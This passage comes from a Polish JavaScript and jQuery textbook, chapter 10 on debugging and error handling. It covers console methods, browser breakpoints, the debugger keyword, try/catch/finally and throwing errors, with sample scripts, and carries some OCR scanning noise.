2. Metoda `console.warn()` może być używana do wyświetlania ostrzeżeń.
3. Metoda `console.error()` może być używana do wyświetlania komunikatów o błędach.

Technika ta szczególnie przydaje się do wskazywania natury informacji wyświetlanych na ekranie. (W przypadku przeglądarki Firefox upewnij się, że wybrana została opcja *Logging*).

c10/js/console-methods.js JAVASCRIPT

```
1  console.info('I oto jesteśmy...');           // Info: skrypt został uruchomiony.

   var $form, width, height, area;
   $form = $('#calculator');

   $('form input[type="text"]').on('blur', function() {  =
   // Po wystąpieniu zdarzenia blur.=
2    console.warn('Wprowadziłeś ', this.value);  // Ostrzeżenie: wprowadzone dane.=
   });

   $('#calculator').on('submit', function(e) {   // Po wysłaniu formularza sieciowego.=
     e.preventDefault();

     width = $('#width').val();
     height = $('#height').val();

     area = width * height;
3    console.error(area);                        // Błąd: wyświetlenie obliczonego pola.

     $form.append('<p class="result">' + area + '</p>');
```



GRUPOWANIE KOMUNIKATÓW


1. Jeżeli w konsoli chcesz wyświetlić zbiór powiązanych ze sobą informacji, możesz wykorzystać metodę `console.group()` w celu grupowania komunikatów. Następnie rozwijasz i wyświetlasz wyniki.

Metoda pobiera jeden parametr: nazwę używaną dla grupy komunikatów. Zawartość grupy można rozwijać i ukrywać, klikając trójkąt wyświetlany obok nazwy grupy, jak pokazano na rysunku poniżej.

2. Po zakończeniu grupowania wyników koniec grupy jest sygnalizowany wywołaniem metody `console.groupEnd()`.

JAVASCRIPT c10/js/console-group.js

```
var $form = $('#calculator');

$form.on('submit', function(e) {          // Kod wykonywany po wysłaniu formularza.
  e.preventDefault();
  console.log('Kliknąłeś przycisk...');
  // Wyświetlenie informacji o klikniętym przycisku.

  var width, height, area;
  width = $('#width').val();
  height = $('#height').val();
  area = width * height;

(1) console.group('Obliczenie pola');      // Początek grupowania.
    console.info('Szerokość ', width);     // Wyświetlenie długości.
    console.info('Wysokość ', height);     // Wyświetlenie wysokości.
    console.log(area);                     // Wyświetlenie pola.
(2) console.groupEnd();                    // Koniec grupowania.

  $form.append('<p>' + area + '</p>');
});
```



WYŚWIETLENIE DANYCH TABELARYCZNYCH

W przeglądarkach obsługujących metodę `console.table()` można wyświetlić dane wyjściowe w postaci tabeli zawierające:

- obiekty;
- tablice zawierające inne obiekty lub tablice.


Przedstawiony poniżej przykład pokazuje dane pochodzące z obiektu `contacts`. Wyświetlane są następujące dane: miasto, numer telefonu i kraj. To rozwiązanie szczególnie użyteczne w przypadku danych pochodzących z firm trzecich.

Na rysunku poniżej pokazano wynik uzyskany w przeglądarce Chrome (w Operze będzie identyczny). Safari wyświetli rozwijane panele. Gdy powstawała ta książka, przeglądarki Firefox i IE nie obsługiwały tej metody.

c10/js/console-table.js

JAVASCRIPT

```
var contacts = {           // Informacje są przechowywane w postaci literału obiektu.=
  "Londyn": {=
    "Tel.": "+44 (0)207 946 0128", =
    "Kraj": "UK"},=
  "Sydney": {=
    "Tel.": "+61 (0)2 7010 1212", =
    " Kraj ": "Australia"},=
  "Nowy Jork": {=
     "Tel.": "+1 (0)1 555 2104",=
     " Kraj ": "USA"} =
}

① console.table(contacts);   // Wyświetlenie danych w konsoli.

var city, contactDetails;  // Zadeklarowanie zmiennych dla strony.=
contactDetails = '';       // Zmienna przeznaczona na dane wyświetlane na stronie.

$.each(contacts, function(city, contacts) {      // Iteracja przez dane.=
  contactDetails += city + ': ' + contacts.Tel + '<br />';=
});
$('h2').after('<p>' + contactDetails + '</p>');  // Umieszczenie danych na stronie.
```



WYŚWIETLANIE WARUNKOWE


Za pomocą metody `console.assert()` można sprawdzić, czy podany warunek został spełniony, i wyświetlić komunikat tylko wtedy, gdy wartością wyrażenia jest `true`.

1. W przedstawionym poniżej przykładzie, gdy użytkownik wprowadzi dane wejściowe, kod sprawdzi, czy wartość wynosi 10 lub więcej. Jeżeli nie, na ekranie zostanie wyświetlony komunikat.

2. Druga operacja sprawdzenia dotyczy obliczonego pola, które powinno być wartością liczbową. Jeżeli nie jest, oznacza to, że użytkownik wprowadził wartość inną niż liczbowa.


JAVASCRIPT c10/js/console-assert.js

```
var $form, width, height, area;
$form = $('#calculator');

$('form input[type="text"]').on('blur', function() {
  // Ten komunikat zostanie wyświetlony tylko wtedy, gdy wartość wprowadzona
  // przez użytkownika jest mniejsza niż 10.=
① console.assert(this.value > 10, 'Użytkownik wprowadził wartość mniejszą niż 10');=
});

$('#calculator').on('submit', function(e) {
  e.preventDefault();=
  console.log('Kliknąłeś przycisk...');

  width = $('#width').val();
  height = $('#height').val();
  area = width * height;
  // Ten komunikat zostanie wyświetlony tylko wtedy, gdy wartość wprowadzona
  // przez użytkownika nie jest liczbowa.=
② console.assert($.isNumeric(area), 'Użytkownik wprowadził wartość nieliczbową');

  $form.append('<p>' + area + '</p>');=
});
```




PUNKTY KONTROLNE

Wykonywanie skryptu możesz zatrzymać w dowolnym wierszu za pomocą punktu kontrolnego. Następnie masz możliwość sprawdzenia wartości przechowywanych przez zmienne w danej chwili.



CHROME

1. Wybierz opcję *Sources*.
2. W panelu po lewej stronie wybierz skrypt, z którym pracujesz. Kod skryptu zostanie wyświetlony w panelu po prawej stronie.
3. Wyszukaj numer wiersza, w którym ma zostać zatrzymany skrypt. Kliknij ten wiersz.
4. Po uruchomieniu skryptu jego działanie zostanie zatrzymane we wskazanym wierszu. Gdy umieścisz kursor myszy nad nazwą dowolnej zmiennej, możesz sprawdzić jej wartość w trakcie wykonywania skryptu.



FIREFOX

1. Wybierz opcję *Debugger*.
2. W panelu po lewej stronie wybierz skrypt, z którym pracujesz. Kod skryptu zostanie wyświetlony w panelu po prawej stronie.
3. Wyszukaj numer wiersza, w którym ma zostać zatrzymany skrypt. Kliknij ten wiersz.
4. Po uruchomieniu skryptu jego działanie zostanie zatrzymane we wskazanym wierszu. Gdy umieścisz kursor myszy nad nazwą dowolnej zmiennej, będziesz mógł sprawdzić jej wartość w trakcie wykonywania skryptu.

PRZEJŚCIE PRZEZ KOD

Jeżeli ustawisz kilka punktów kontrolnych, to możesz się między nimi = poruszać, aby sprawdzić, gdzie wartości ulegają zmianie i gdzie mogą = pojawiać się problemy.

Po ustawieniu punktów kon-= trolnych zobaczysz, że debuger = pozwala na przejście przez kod = wiersz po wierszu i podglądanie = wartości zmiennych w trakcie = wykonywania skryptu.

Jeżeli w trakcie tej operacji = debuger dotrze do funkcji, to = przechodzi do pierwszego wier-sza po tej funkcji. (Nie przecho-dzi do miejsca zdefiniowania = funkcji). Takie zachowanie jest czasem określane mianem = **stepping over**.

Istnieje też możliwość naka-= zania debugerowi **wejścia** do = funkcji i sprawdzenia, co się dzieje w jej wnętrzu.

Przeglądarki Chrome i Firefox oferują podobne narzędzia przeznaczo-= ne do poruszania się między punktami kontrolnymi.

1. Pauza jest wyświetlana, dopóki interpreter nie dotrze do punktu = kontrolnego. Gdy interpreter zatrzyma się w punkcie kontrolnym, = wyświetlany jest przycisk *Play*. Klikając go, możesz nakazać = interpreterowi wznowienie wykonywania kodu.


2. Przycisk ten powoduje przejście do kolejnego wiersza kodu = i **przejście przez** kod wiersz po wierszu (zamiast wykonywać kod = najszybciej, jak to możliwe).

3. Wejście do wnętrza funkcji. Debuger przejdzie do pierwszego = wiersza w tej funkcji.

4. Wyjście z bieżącej funkcji. Pozostała część funkcji zostanie = wykonana, gdy debuger przejdzie do komponentu nadrzędnego danej = funkcji.


WARUNKOWE PUNKTY KONTROLNE

Można określić, by dany punkt kontrolny był wywoływany tylko wtedy, = gdy spełniony zostanie podany warunek. We wspomnianym warunku = można używać istniejących zmiennych.



CHROME

1. Prawym przyciskiem myszy kliknij numer wiersza.=
2. Wybierz opcję *Add Conditio-=nal Breakpoint...*.=
3. W wyświetlonym oknie = wprowadź warunek.=
4. Kiedy uruchomisz skrypt, = w tym wierszu jego wykonywa-= nie zatrzyma się tylko wtedy, = gdy warunek przyjmie wartość = `true` (na przykład jeśli wartość = zmiennej `area` będzie mniejsza = niż 20).



FIREFOX

1. Prawym przyciskiem myszy kliknij numer wiersza.=
2. Wybierz opcję *Add Conditio-=nal Breakpoint*.=
3. W wyświetlonym oknie = wprowadź warunek.=
4. Kiedy uruchomisz skrypt, = w tym wierszu jego wykonywa-= nie zatrzyma się tylko wtedy, = gdy warunek przyjmie wartość = `true` (na przykład jeśli wartość = zmiennej `area` będzie mniejsza = niż 20).

SŁOWO KLUCZOWE DEBUGGER

Punkt kontrolny w kodzie = można utworzyć za pomocą = słowa kluczowego debugger. = Kiedy narzędzia programi-= styczne są uruchomione, to = punkt kontrolny tworzony jest = automatycznie.


Istnieje również możliwość = umieszczenia słowa kluczowego = debugger w poleceniu warun-= kowym, aby punkt kontrolny był = tworzony jedynie po spełnieniu = wskazanego warunku. Takie = rozwiązanie zastosowano = w przedstawionym poniżej = kodzie.

Szczególnie ważne jest usunię-= cie tych poleceń przed umiesz-czeniem kodu w rzeczywistej = witrynie internetowej, ponieważ = mogą one zatrzymać działanie = skryptu, jeśli użytkownik będzie = miał uruchomione narzędzia = programistyczne.

JAVASCRIPT c10/js/breakpoints.js

```
var $form, width, height, area;
$form = $('#calculator');

$('#calculator').on('submit', function(e) {
  e.preventDefault();=
  console.log('Kliknąłeś przycisk...');

  width = $('#width').val();
  height = $('#height').val();
  area = (width * height);

  if (area < 100) {
    debugger;
    // Punkt kontrolny będzie ustawiony, jeśli
    // uruchomione są narzędzia programistyczne.
  }

  $form.append('<p>' + area + '</p>');=
});
```

Jeżeli dysponujesz serwerem = roboczym, kod debugujący = można umieścić w poleceniu = warunkowym, które sprawdza, czy skrypt został uruchomiony = z określonego serwera. (Kod = debugujący będzie wykonany = tylko po uruchomieniu skryptu = ze wskazanego serwera).



OBSŁUGA WYJĄTKÓW

Jeżeli spodziewasz się awarii kodu, użyj poleceń `try`, `catch` i `finally`. Każde z tych poleceń ma własny blok kodu.

```
try {
  // Próba wykonania tego kodu.=
} catch (exception) {
  // Jeżeli nastąpi zgłoszenie wyjątku, uruchom ten kod.=
} finally {
  // Ten kod zawsze będzie wykonany.=
}
```

TRY

W bloku `try` należy umieścić = kod, który według Ciebie może = zgłosić wyjątek.

Jeżeli wyjątek zostanie = zgłoszony w tym bloku kodu, = kontrola zostanie automatycznie = przekazana do odpowiedniego = bloku `catch`.

Klauzula `try` musi być użyta = w tego rodzaju kodzie przeznaczonym do obsługi błędów = i zawsze powinien towarzyszyć = jej blok `catch` albo `finally` lub = oba jednocześnie.

Jeżeli w bloku `try` zostanie zastosowane polecenie `continue`, = `break` lub `return`, to nastąpi = przejście do bloku `finally`.

CATCH

Jeżeli blok `try` zgłosi wyjątek, = do gry wchodzi blok `catch` wraz = z alternatywnym kodem.

Tutaj występuje tylko jeden = parametr: obiekt błędu. = Wprawdzie jest opcjonalny, ale = nie *obsłużysz* błędu, jeśli tego = błędu nie przechwycisz.

Możliwość przechwycenia błędu = może być bardzo użyteczna, = jeśli występują problemy = w witrynie internetowej udostępnionej publicznie.

W ten sposób zyskujesz możliwość poinformowania = użytkowników o ewentualnych = problemach (zamiast zupełnego = braku informacji o tym, że witryna przestała funkcjonować).

FINALLY

Zawartość bloku `finally` będzie = wykonana niezależnie od tego, = jakim wynikiem zakończyło się = wykonanie kodu w bloku `try`.

Blok `finally` będzie wykonany, = nawet jeśli w bloku `try` lub = `catch` użyto polecenia `return`. = Czasami blok `finally` jest = wykorzystywany do przeprowadzania operacji czyszczących po = kodzie wykonywanym w dwóch = poprzednich blokach.

Omawiane tutaj bloki są podobne do metod `.done()`, `.fail()` = i `.always()` oferowanych przez = jQuery.

Wprawdzie można zagnieżdżać operacje sprawdzania = w poszczególnych blokach (na = przykład kolejne polecenie `try` = w bloku `catch`), ale pamiętaj, = że to może mieć negatywny = wpływ na wydajność działania = skryptu.

POLECENIA TRY, CATCH I FINALLY

W tym przykładzie użytkownikowi są wyświetlane dane JSON. Przyjmujemy założenie, że dane pochodzą z firmy trzeciej i czasami występują problemy z jej serwerami, co uniemożliwia prawidłowe wczytanie strony.

Za pomocą bloku `try` skrypt sprawdza, czy istnieje możliwość przetworzenia danych JSON. Odbywa się to przed wyświetleniem informacji użytkownikowi.


Jeżeli polecenie `try` zgłosi błąd (z powodu braku możliwości przetworzenia danych), to wykonany zostanie kod w bloku `catch`, a błąd nie przeszkodzi w wykonaniu pozostałej części skryptu.

W bloku `catch` dla użytkownika tworzony jest komunikat oparty na właściwościach `name` i `message` obiektu `Error`.

Komunikat ten zostanie wyświetlony w konsoli, natomiast na stronie pojawi się przyjazny komunikat dla użytkownika. Komunikat o błędzie można również za pomocą technologii Ajax wysłać do serwera, aby został tam zarejestrowany.
W bloku `finally` dodawane jest łącze pozwalające użytkownikowi na odświeżenie wyświetlanych danych.

JAVASCRIPT c10/js/try-catch-finally.js

```
response = ' {"deals": [{"title": "Sklep Farrow i Ball",... ' // Dane JSON.

if (response) {=
    try {=
        var dealData = JSON.parse(response);          // Próba przetworzenia JSON.=
        showContent(dealData);                        // Wyświetlenie danych JSON.
    } catch(e) {
        var errorMessage = e.name + ' ' + e.message; // Utworzenie komunikatu
                                                      // o błędzie.
        console.log(errorMessage);                    // Wyświetlenie komunikatów
                                                      // w konsoli.=
        feed.innerHTML = '<em>Przepraszamy, nie znaleziono promocji'</em>;
        // Komunikat dla użytkowników.=
    } finally {=
        var link = document.createElement('a');       // Dodanie łącza
                                                      // odświeżającego dokument.=
        link.innerHTML = ' <a href="try-catch-finally.html">odśwież</a>';=
        feed.appendChild(link);
    }
}
```



ZGŁASZANIE BŁĘDÓW

Jeżeli wiesz, że pewien fragment kodu może spowodować problem w skrypcie, możesz wygenerować własne błędy, zanim zrobi to interpreter.

W celu utworzenia własnego błędu należy użyć poniższego wiersza kodu:

```
throw new Error('message');
```

Powoduje on utworzenie nowego obiektu `Error` (na podstawie domyślnego obiektu `Error`). Parametrem jest komunikat, który ma być powiązany z błędem. Komunikat ten powinien być jasny dla użytkownika.

Możliwość zgłoszenia błędu w chwili, gdy wiesz, że może wystąpić problem, jest znacznie lepszym rozwiązaniem niż zgoda na to, aby dane spowodowały wystąpienie błędu w dalszej części skryptu.

Jeżeli pracujesz z danymi pochodzącymi z zewnątrz, możesz natknąć się na różne problemy, na przykład:

- nieprawidłowo sformatowane dane JSON;
- dane liczbowe, które czasami zawierają dane nieliczbowe;
- błąd spowodowany przez zdalny serwer;
- zbiór informacji, w którym brakuje jednej wartości.

Błędne dane mogą od razu spowodować wystąpienie błędu w skrypcie lub też stanowić przyczynę problemów w dalszej części wykonywania skryptu. Dlatego też najlepszym rozwiązaniem jest natychmiastowe zgłoszenie problemu. Odszukanie źródła problemu może być znacznie trudniejsze, jeśli dane spowodowały wystąpienie błędu w innej części skryptu.

Jeśli użytkownik wprowadzi na przykład ciąg tekstowy w miejscu, w którym oczekiwane jest podanie liczby, nie trzeba od razu zgłaszać błędu.

Jednak jeśli wiesz, że aplikacja będzie próbowała wykorzystać tę wartość w operacji matematycznej na pewnym etapie działania skryptu, to musisz zdawać sobie sprawę z problemów, jakie może spowodować wartość nieoczekiwanego typu.

Jeżeli dodajesz liczbę do ciągu tekstowego, wynikiem będzie ciąg tekstowy. Natomiast użycie ciągu tekstowego w dowolnej operacji matematycznej oznacza, że wynikiem będzie `NaN`; to nie jest błąd, lecz wartość specjalna, która nie jest liczbą.

Dlatego też, jeżeli zgłosisz błąd, gdy użytkownik wprowadzi wartość, której później nie będzie można użyć, to ochronisz skrypt przed problemami w przyszłości. Możesz przygotować komunikat o błędzie wyjaśniający problem, zanim użytkownik przejdzie do dalszej części skryptu.

ZGŁASZANIE BŁĘDU DLA NaN

Jeżeli w operacji matematycznej spróbujesz użyć ciągu tekstowego (innego niż znak dodawania), to nie otrzymasz błędu, lecz wartość specjalną `NaN` (ang. *not a number* — „to nie jest liczba").

W przedstawionym przykładzie w bloku `try` podejmowana jest próba obliczenia pola prostokąta. Jeżeli podane zostaną liczby, kod działa zgodnie z oczekiwaniami. W przypadku podania wartości innych niż liczby nastąpi zgłoszenie własnego błędu, a w bloku `catch` zostanie wyświetlony komunikat o błędzie.

Dzięki sprawdzeniu, czy wynikiem obliczeń jest liczba, skrypt może wygenerować błąd w określonej chwili i wyświetlić użytkownikowi dokładne informacje o przyczynie problemu (zamiast pozwolić, aby spowodowało to problemy w dalszej części skryptu).

JAVASCRIPT c10/js/throw.js

```
var width = 12;                                    // Zmienna width.=
var height = 'test';                               // Zmienna height.

function calculateArea(width, height) {
  try {
    var area = width * height;                     // Próba obliczenia pola.=
    if (!isNaN(area)) {                            // Jeżeli wynik jest liczbą,
      return area;                                 // zwracane jest obliczone pole.
    } else {                                       // W przeciwnym razie zgłaszamy błąd.=
      throw new Error('Funkcja calculateArea() otrzymała nieprawidłowe dane');
    }
  } catch(e) {                                     // Jeżeli wystąpił błąd.
    console.log(e.name + ' ' + e.message);         // Wyświetlenie w konsoli komunikatu
                                                   // o błędzie.=
    return 'Nie można obliczyć pola.';             // Wyświetlenie komunikatu o błędzie
                                                   // użytkownikowi.
  }
}

// Próba wyświetlenia na stronie obliczonego pola.
document.getElementById('area').innerHTML = calculateArea(width, height);
```

Wyświetlane są dwa odmienne komunikaty o błędach — pierwszy w konsoli, przeznaczony dla programistów, natomiast drugi w oknie przeglądarki, przeznaczony dla użytkowników.

W ten sposób nie tylko przechwytujemy błąd, który w przeciwnym razie w ogóle mógłby nie być zgłoszony, ale również zapewniamy wyświetlenie dokładnych informacji o przyczynie błędu.

W idealnej sytuacji tego rodzaju problemy rozwiąże weryfikacja formularza, o czym dowiesz się w rozdziale 13. Prawdopodobieństwo występowania takich błędów jest większe, gdy dane pochodzą z zewnątrz.

PODPOWIEDZI DOTYCZĄCE DEBUGOWANIA

Oto zbiór praktycznych podpowiedzi, z których możesz skorzystać podczas debugowania skryptów.

INNA PRZEGLĄDARKA INTERNETOWA

Pewne problemy są ściśle związane z konkretną przeglądarką. Wypróbuj kod w innej przeglądarce, aby przekonać się, czy także w niej sprawia problemy.

DODAWAJ LICZBY

Wyświetlaj liczby w konsoli, aby zobaczyć, które elementy zostały zarejestrowane. W ten sposób możesz sprawdzić, do którego miejsca skrypt był wykonywany, zanim wystąpił błąd.

SKRACAJ KOD

Usuwaj fragmenty kodu i skracaj go do niezbędnego minimum. W tym celu możesz faktycznie usuwać fragmenty kodu bądź umieszczać je w komentarzach wielowierszowych.

```
/* Wszystko między tymi
znakami jest uznawane
za komentarz. */
```

OBJAŚNIAJ KOD

Programiści bardzo często znajdują rozwiązanie problemu podczas objaśniania kodu innym.

SZUKAJ

Stack Overflow to witryna zawierająca pytania i odpowiedzi dla programistów.

Możesz skorzystać także z tradycyjnych wyszukiwarek internetowych, takich jak Google, Bing, DuckDuckGo itd.

WYPRÓBUJ KOD

Jeżeli pytanie dotyczące problematycznego kodu zadajesz na forum, zamieść ten kod nie tylko w poście, lecz także w witrynie typu playground (na przykład *http://jsbin.com/*, *http://jsfiddle.com/* lub *http://dabblet.com/*) — dodaj łącze do postu publikowanego na forum.

(Inne popularne witryny typu playground to *http://cssdeck.com/* i *http://codepen.com/* — wymienione witryny kładą większy nacisk na pokazywanie i objaśnianie kodu).

NARZĘDZIA DO WERYFIKACJI

Istnieje wiele różnych narzędzi internetowych przeznaczonych do weryfikacji kodu, co pomaga w wyszukaniu błędów w kodzie.

JAVASCRIPT

http://www.jslint.com/
http://www.jshint.com/

JSON

http://jsonlint.com/

JQUERY

Dla przeglądarki Chrome istnieje wtyczka debugera dla jQuery. Znajdziesz ją w sklepie Chrome Web Store.

NAJCZĘŚCIEJ WYSTĘPUJĄCE BŁĘDY

Tutaj przedstawiono listę błędów najczęściej występujących w skryptach.

POWRÓT DO PODSTAW

Wielkość liter w języku JavaScript ma znaczenie, a więc sprawdź wielkość liter w kodzie.

Jeżeli do zadeklarowania zmiennej nie użyjesz słowa kluczowego `var`, powstanie zmienna globalna, której wartość będzie można nadpisać wszędzie (w dowolnym miejscu skryptu lub nawet przez inny skrypt dołączony na stronie).

Jeżeli nie można uzyskać dostępu do wartości zmiennej, sprawdź, czy nie wykracza ona poza zakres (czy na przykład nie została zadeklarowana w innej funkcji).

W nazwach zmiennych nie używaj słów zarezerwowanych lub myślników.

Sprawdź, czy poprawnie zastosowane i dopasowane zostały apostrofy i cudzysłów.

Sprawdź, czy w wartościach zmiennych znaki cytowania są prawidłowo poprzedzone znakami zmieniającymi ich znaczenie.

Sprawdź, czy w kodzie HTML wartości atrybutów `id` są unikalne.

BRAKUJĄCE LUB NADMIAROWE ZNAKI

Na końcu każdego polecenia powinien znajdować się średnik.

Sprawdź, czy nie brakuje nawiasów zamykających } lub).

Sprawdź, czy w nawiasach } lub) nie zostały przypadkowo umieszczone przecinki.

Testowany warunek zawsze umieszczaj w nawiasie.

Sprawdź, czy w trakcie wywoływania funkcji nie został pominięty jej parametr.

Wartość `undefined` nie odpowiada `null` — `null` jest przeznaczona dla obiektów, podczas gdy `undefined` dla właściwości, metod i zmiennych.

Sprawdź, czy skrypt został wczytany (dotyczy to zwłaszcza plików z serwerów CDN).

Sprawdź, czy między plikami różnych skryptów nie występują konflikty.

KWESTIE ZWIĄZANE Z TYPAMI DANYCH

Użycie operatora = zamiast == spowoduje przypisanie wartości zmiennej, a nie sprawdzenie, czy wartość została dopasowana.

Jeżeli sprawdzasz, czy wartość została dopasowana, używaj ścisłego porównania, co powoduje jednoczesne sprawdzenie typu danych. (Stosuj więc `===` zamiast `==`).

Wewnątrz konstrukcji `switch` wartości nie mają luźno określonego typu (a więc ich typ nie będzie ustalany).

Gdy zostanie znalezione dopasowanie w konstrukcji `switch`, wykonane zostaną wszystkie wyrażenia aż do napotkania polecenia `break` lub `return`.

Metoda `replace()` powoduje zastąpienie tylko pierwszego dopasowania. Jeżeli chcesz zastąpić wszystkie wystąpienia, użyj opcji globalnej.

Jeżeli wykorzystujesz metodę `parseInt()`, może wystąpić potrzeba przekazania podstawy (ilość unikalnych cyfr łącznie z zerem, użytych do przedstawienia liczby).

PODSUMOWANIE

OBSŁUGA BŁĘDÓW I DEBUGOWANIE

- Jeżeli zrozumiesz konteksty wykonywania (mają dwa etapy) i stosy, istnieje większe prawdopodobieństwo, że uda Ci się = znaleźć błąd w kodzie.
- Debugowanie to proces wyszukiwania błędów, przypominający proces dedukcji.
- Konsola pomaga w zawężeniu obszaru, w którym znajduje się błąd. W ten sposób możesz spróbować odszukać ten błąd.
- JavaScript ma siedem różnych typów błędów. Każdy z nich powoduje utworzenie własnego obiektu błędu, który podaje = numer wiersza, gdzie wystąpił błąd, oraz jego opis.
- Jeżeli spodziewasz się wystąpienia błędu, możesz go obsłużyć za pomocą poleceń `try`, `catch` i `finally`. Wykorzystaj je, aby = wyświetlać użytkownikowi jasne komunikaty o sytuacji.

11

PANELE ZAWARTOŚCI

Panele zawartości pozwalają na wyświetlenie dodatkowych = informacji na stronie o ograniczonej ilości wolnego = miejsca. W tym rozdziale poznasz wiele przykładów paneli = zawartości; przykłady te jednocześnie stanowią praktyczne = wprowadzenie do tworzenia własnych skryptów za pomocą = jQuery.

Dowiesz się, jak tworzyć wiele różnych rodzajów paneli zawartości: panel typu accordion, karty, = okna modalne (lightbox), przeglądarkę zdjęć, a także responsywne slajdy. Każdy przykład panelu = zawartości pokazuje, jak w praktyce zastosować kod, który poznałeś dotąd w książce.

W rozdziale tym znajdują się odniesienia do znacznie bardziej skomplikowanych wtyczek jQuery, = rozbudowujących funkcjonalność przedstawionych przykładów. Zaprezentowane tutaj fragmenty = kodu pokazują również, że techniki wykorzystywane w wielu popularnych witrynach interne-towych można stosować z wykorzystaniem dosłownie kilku wierszy kodu (bez konieczności = opierania się na wtyczkach utworzonych przez innych).

PANEL ACCORDION

